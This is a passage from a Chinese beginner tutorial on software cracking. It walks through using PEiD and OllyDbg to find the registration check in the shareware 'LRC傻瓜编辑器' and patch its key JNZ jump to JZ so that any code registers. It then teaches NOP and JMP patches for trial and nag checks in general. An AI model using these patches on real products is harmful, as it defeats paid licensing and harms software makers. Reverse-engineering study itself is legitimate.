


图3

第二部分：动手实践

一下子了看了这么多理论介绍，肯定有点厌烦了。现在就来动手实践一下吧。这次我们以一款Mp3相关的软件“LRC傻瓜编辑器”为例。

第一步：初步检测

使用PEID检查一下目标软件（图4），发现软件没有加壳，是使用Borland Delphi编写的。




图4

第二步：留心注册提示

先运行一下软件，点第二排的问号图标找到注册窗口（图5），同时我们也看到了没有注册的软件只能使用15天。




图5

任意输入注册名与注册码，看看有什么结果。发现点击“注册”按钮后没有任何反应。没有了提示信息这可怎么办呢？别着急，想想看，对于错误的注册码程序不做出任何反应，那对于正确的注册码，程序会不会告诉我们注册成功呢？让我们试试看吧！




图6

提示：现在很多软件都是只有输入正确的注册码才会有明显的提示，如果遇到了有注册错误提示的软件，用错误提示作为线索，也许会更方便。

第三步：找到突破口

使用OD打开这个程序，打开字符串参考，虽然内容众多但是还是让我们找到了要找的东西（图6）。

这是什么？呵呵！恰好就是十分经典的注册成功的提示。现在就可以说是“找到线索”了，下一步就是“确定修改的位置”。

第四步：定位修改点

我们把光标定位在有注册成功提示的这一行代码上，然后双击左键就可以来到这个提示对应的代码处（图7）。




图7

为了说明如何定位修改点，我们需要分析一下软件的注册流程。

> **关键词解释：程序的注册流程**
> 一般来说就是一个软件对注册码的验证过程，包括注册信息的获取、注册码的计算和真假注册码的比较三个部分。

这个软件的注册验证流程是这样的：把我们输入的注册码和正确的注册码进行比较；如果两者不相等就跳向一个地方；如果两者相等就弹出“注册成功”的提示。

> 小编注：软件的注册流程一般有固定的模式，上边的注册流程是作者通过平时积累的经验推断，再加上实际破解后观察代码确定的。对于初学者来说，首先不必要太过于关注如何找出注册的流程，打好了基本功，慢慢的我们就会掌握这些技术的！

注意这里的关键词“跳转”，让我们再来看看图7中的代码：

```
0047B676    /0F85 A0000000 jnz     0047B71C
0047B67C  |. |8B45 FC      mov     eax, [ebp-4]
0047B67F  |. |8B80 F4020000 mov    eax, [eax+2F4]
0047B685  |. |BA 78B74700  mov     edx, 0047B778
您已经注册，多谢支持!
```

是不是和我们想象中的流程很符合呢？在“您已经注册”这个提示对应的代码上方有一个跳转“JNZ”，刚好就是“不相等就跳走”的意思，所以这个跳转非常可疑。先把它假设成我们要进行修改的位置。在这行代码处右键打开“汇编”功能（也可以直接双击）。将“JNZ”改成“JZ”，也就是把“不相等就跳走”的指令改成了“相等就跳走”，如图8。




图8

再思考一下刚才提到的注册流程，如果我们找到的这个跳转就是要进行修改的位置，那么我们任意错误的注册码就会提示注册成功。反而是输入正确的注册码要没有反应了！是不是很有意思呢？

修改完毕后，保存我们修改后的文件（小编：保存方法第一讲介绍过了，不过为了照顾新手，还是再罗嗦一下，选中被修改过的代码，点击右键，选择“复制到可执行文件”，“选择”，然后在弹出的新窗口里那部分代码会被高亮显示，再次使用右键，选择保存到文件就可以了，如图9）。

运行修改后的软件，打开注册窗口，任意输入注册信息后结果看到“注册成功”了，如图10。这证明我们进行的“寻找线索”，“确定修改位置”，“修改”的方法都是正确的。

通过这个实例，我们大概了解了如何定位“修改位置”。一般来说在“注册成功”，“注册码错误”这些提示对应的代码向上不远处就应该可以看到条件转移语句JZ、JNZ、JLE等。而这些跳转很有可能就是我们需要进行修改的跳转，也就是破解迷们常说的“关键跳”。修改了这类跳转一般就可以达到我们的目的了。

当然，事实上只有极少极少的软件只修改注册判断就能成功破解的。所以我们要把更多的注意力转到其它的可疑点，如未注册标识、过期警告、次数标识、NAG对话框……熟练使用各种工具的搜索功能，找到这些线索后再向上不远处找条件转移语句就行了。

第三部分：确定了修改的位置怎样去修改

在实例中我们选择把JNZ这个跳转改成了JZ，即把“不相等就跳”改成了“相等就跳”达到了我们的破解目的。那么对于别的软件修改跳转语句都有什么常用的方法呢？一般情况下我们要根据不同情况做不同的处理，对于初学者来说，掌握下面的修改方法就足够了（一般的软件只要按照下面两种方法进行修改都是可以成功的，不同的是修改的位置与次数有所不同）。

1.如果不需要跳转

把JE/JNE，JZ/JNE这些跳转语句改成NOP，这样程序会什么判断也不做，无条件地执行后面的语句。

2.需要跳

把JE，JZ这类的跳转改成JMP，这样不论程序作出如何判断，都会做相同的动作（这个说法很抽象，但是请相信我，把它记下来，对你没坏处）。

第四部分：从注册流程看爆破原理

为什么要这样修改呢？要回答这个问题就要从程序的注册流程开始说起了，一般软件的注册流程就是：收集注册信息—>计算真正的注册码—>计算出的注册码与输入的注册码比较。在这三个部分中，我们目前最关心的就是“真假注册码的比较”这一步。

1.如果我们输入的注册码与程序计算出的注册码相等，程序就会执行相应的代码。

2.如果我们输入的注册码与程序计算出的注册码不相等，程序就会执行另一些代码。

到这里情况就变的很明朗了。我们可以做一个推断，正常情况下程序会这样运行：两个注册码相等（汇编指令：jz和je），就提示“注册成功”；两个注册码不相等（汇编指令：jnz和jne），就提示“注册失败”。例如“A = 我们输入的注册玛”，“B = 程序计算出的真正的注册码”，现在判断A与B的值（**CMP A，B**），对判断的结果分情况处理。

（1）相等的情况：**JE/JZ “注册成功”**（这样书写是不够规范的，这里只为说明问题）

